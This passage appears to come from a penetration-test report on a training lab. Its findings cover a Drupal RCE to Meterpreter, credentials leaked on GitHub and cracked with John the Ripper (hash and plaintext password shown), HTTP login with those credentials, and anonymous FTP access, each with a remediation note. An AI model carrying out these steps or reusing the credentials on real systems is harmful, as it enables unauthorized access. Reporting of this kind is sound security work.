principle of least privilege. Engaging with vendor guidance and official advisories is essential to obtaining specific instructions and tools tailored to the operating system in use, facilitating a comprehensive and effective response to the critical security issue.


Vulnerability 19	Findings


Title	Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used Drupal Restful Web Services unserialized RCE, to access Meterpreter.
Images	 


	
Affected Hosts	192.168.13.13
Remediation	Drupal vulnerability mitigation involves applying patches, updates, or security configurations to address the identified issues.

Vulnerability 20	Findings
Title	Open Source Intelligence (OSINT) - Date Exposure
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We searched GitHub repositories for TotalRekall, and very quickly came across sensitive data in the form of credentials, with the username visible and the password in a hash. John the Ripper cracked the password hash very quickly.


Images



root@kali: ~
Kali on ML-REFVM-197105
File Actions Edit View Help
GNU nano 5.4 password.txt
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
[Read 1 line]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next



site/xampp.users at main
https://github.com/totalrekall/site/blob/main/xampp.users
Exploit-DB Nessus
Product Solutions Open Source Pricing
Search or jump to...
Sign in Sign up
totalrekall / site Public
Notifications Fork 7 Star 2
Code Issues Pull requests 1 Actions Projects Security Insights
Files
main
Go to file
assets
old-site
README.md
about.html
contact.html
index.html
robots.txt
xampp.users
site / xampp.users
totalrekall Added site backup files
Code Blame 1 lines (1 loc) · 46 Bytes
Raw
1 trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0



site/xampp.users at main
root@kali: ~
File Actions Edit View Help
(root kali)-[~]
ls
Desktop Downloads file3 Music Public script.jpg.php script.php.jpg Templates
Documents file2 LinEnum.sh Pictures script.jpg script.php Scripts Videos
(root kali)-[~]
nano password.txt
(root kali)-[~]
john password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life (trivera)
1g 0:00:00:00 DONE 2/3 (2023-11-27 19:01) 10.00g/s 12540p/s 12540c/s 12540C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(root kali)-[~]
#
Find in page
Highlight All Match Case Match Diacritics Whole Words

Affected Hosts	172.22.117.20
Remediation	Do not leave sensitive data lying around anywhere. Implement password policy that involves password expiry on a timely basis (i.e. once a month - once a quarter)



Vulnerability 21	**Findings**
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	We ran a port scan using Nmap, and discovered two hosts with open ports. Using the credentials obtained from OSINT, we were able to successfully login to one of the hosts, which exposed data that is not supposed to be accessible.
Images	


Kali Linux - Mozilla
Kali on ML-REFVM-197105
Kali Linux
https://172.22.117.20
Exploit-DB
Nessus
KALI
BY OFFENSIVE SECURITY
KALI LINUX
TOOLS
DOCUMENTATION
FORUMS
BUG TRACKER
OFFENSIVE SECURITY
Welcome to Kali Linux
The Industry's Most Advanced Penetration Testing Distribution
Authentication Required - Mozilla Firefox
https://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"
User Name:
trivera
Password:
Cancel
OK
Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.
Engage with the highly active and passionate Kali community for support, tips, and recommendations. Jump in today.
Learn More
Get Connected




Index of / - Mozilla
Kali on ML-REFVM-197105
Index of /
https://172.22.117.20
Exploit-DB
Nessus
Index of /
Name
Last modified
Size
Description
flag2.txt 2022-02-15 13:53 34
Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 443


	
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Close ports that are not in use. Implement a firewall that is configured to block scans of the network infrastructure. Also configure it to block access for unauthorized users.

Vulnerability 22	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Resulting from an Nmap scan of host 172.22.117.20, we noticed the open FTP port. This port allows for anonymous login, which is a significant vulnerability. We were able to login and successfully access and transfer vulnerable files.



Images	 
Affected Hosts	172.22.117.20
Remediation	Close ports that are not in use. Implement a firewall that is configured to block scans of the network infrastructure. If possible, use secure alternatives such as SFTP and FTPS instead of FTP. Regularly update and patch FTP servers. Implement a strong password policy and restrict anonymous access.

Vulnerability 23	Findings
Title	SLMail Service Exploit - Port 110 via Metasploit
Type (Web app / Linux OS / WIndows OS)	Windows OS

